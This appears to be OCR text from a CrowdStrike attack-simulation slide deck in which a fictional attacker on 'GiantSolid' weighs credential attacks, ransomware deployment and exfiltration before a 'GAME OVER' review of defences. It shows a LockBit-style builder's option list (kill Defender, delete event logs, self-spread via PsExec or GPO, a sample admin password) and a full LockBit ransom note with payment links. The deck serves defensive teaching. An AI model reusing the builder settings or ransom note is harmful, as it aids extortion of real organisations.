1nfo5ec_SpiDeR@DOWNwithGiantSolid: ~

```
1nfo5ec_SpiDeR@DOWNwithGiantSolid:~$ 
```

RustDesk

Your Desktop

Your desktop can be accessed with this ID and password.

ID
70530158

Password
******


Control Remote Desktop

70530158

wallis@GiantSolid

[redacted]

Ready



1nfo5ec_SpiDeR@DOWNwithGiantSolid: ~

```
1nfo5ec_SpiDeR@DOWNwithGiantSolid:~$
```

Administrator: Windows PowerShell


```
PS C:\Users\wills\Desktop\Crowdstrike-NoPAC-Demo> _
```

Try log in to GiantSolid cloud email

Go to page 19

Try credentials against public RDP servers


Go to page 20



```
1nfo5ec_SpiDeR@DOWNwithGiantSolid:~$ 
```

More information required

Your organization needs more information to keep your account secure



1nfo5ec_SpiDeR@DOWNwithGiantSolid: ~
Administrator: Windows PowerShell
Activate Windows
Go to Settings to activate Windows.

```
1nfo5ec_SpiDeR@DOWNwithGiantSolid:~$
```


```
PS C:\Users\wills\Desktop\Crowdstrike-NoPAC-Demo> _
```

Deploy Ransomware

Go to page 22

Exfiltrate data

Go to page 24



```
1nfo5ec_SpiDeR@DOWNwithGiantSolid:~$ 
```

ACCOUNTS FOR IMPERSONATIONS

Administrator:123QWEqwe!@#!@#

DELETE GPO DELAY

1

SELF-SPREAD ☑

SPREAD METHOD [✓ PSEXEC] GPO

DELETE EVENTLOGS ☑

ENCRYPT FILENAME ☑

LANGUAGE CHECK ☑

NETWORK SHARES ENCRYPTION ☑

RUNNING ONE ☑

DESKTOP WALLPAPER ☑

SHUT DOWN THE SYSTEM □

KILL DEFENDER ☑

SKIP HIDDEN FOLDERS □

GPO PS UPDATE ☑

ENCRYPTION MODE [✓ AUTO] FAST

IMPERSONATION ☑

KILL SERVICES ☑

LOCAL DISKS ☑

KILL PROCESSES ☑

PRINT A NOTE ☑


SET ICON ☑

SELF-DELETE □


WIPE FREE SPACE □

SAME ENCRYPTION KEY □

MAXIMUM DECRYPTOR PROTECTION □




```
1nfo5ec_SpiDeR@DOWNwithGiantSolid:~$ 
```




```
All your important files are encrypted!
Any attempts to restore your files with the thrid-party software will be fatal for your files!
RESTORE YOU DATA POSIBLE ONLY BUYING private key from us.
There is only one way to get your files back:

1) Through a standard browser(FireFox, Chrome, Edge, Opera)
| 1. Open link http://lockbit-decryptor.com/?9[redacted]4
| 2. Follow the instructions on this page


2) Through a Tor Browser - recommended
| 1. Download Tor browser - https://www.torproject.org/ and install it.
| 2. Open link in TOR browser - http://lockbitks2tvnmwk.onion/?9[redacted]4
        This link only works in Tor Browser!
| 3. Follow the instructions on this page


 ####  Attention! ####
 # lockbit-decryptor.com may be blocked. We recommend using a Tor browser to access the site
 # Do not rename encrypted files.
 # Do not try to decrypt using third party software, it may cause permanent data loss.
 # Decryption of your files with the help of third parties may cause increased price(they add their fee to our).
 # Tor Browser may be blocked in your country or corporate network. Use https://bridges.torproject.org or use Tor Browser over VPN.
 # Tor Browser user manual https://tb-manual.torproject.org/about
```

90

```
1nfo5ec_SpiDeR@DOWNwithGiantSolid: ~
1nfo5ec_SpiDeR@DOWNwithGiantSolid:~$ 
```



CROWDSTRIKE


GAME
OVER

Let’s Review

What options do we have to protect ourselves?

OSINT and Cloud Scanning

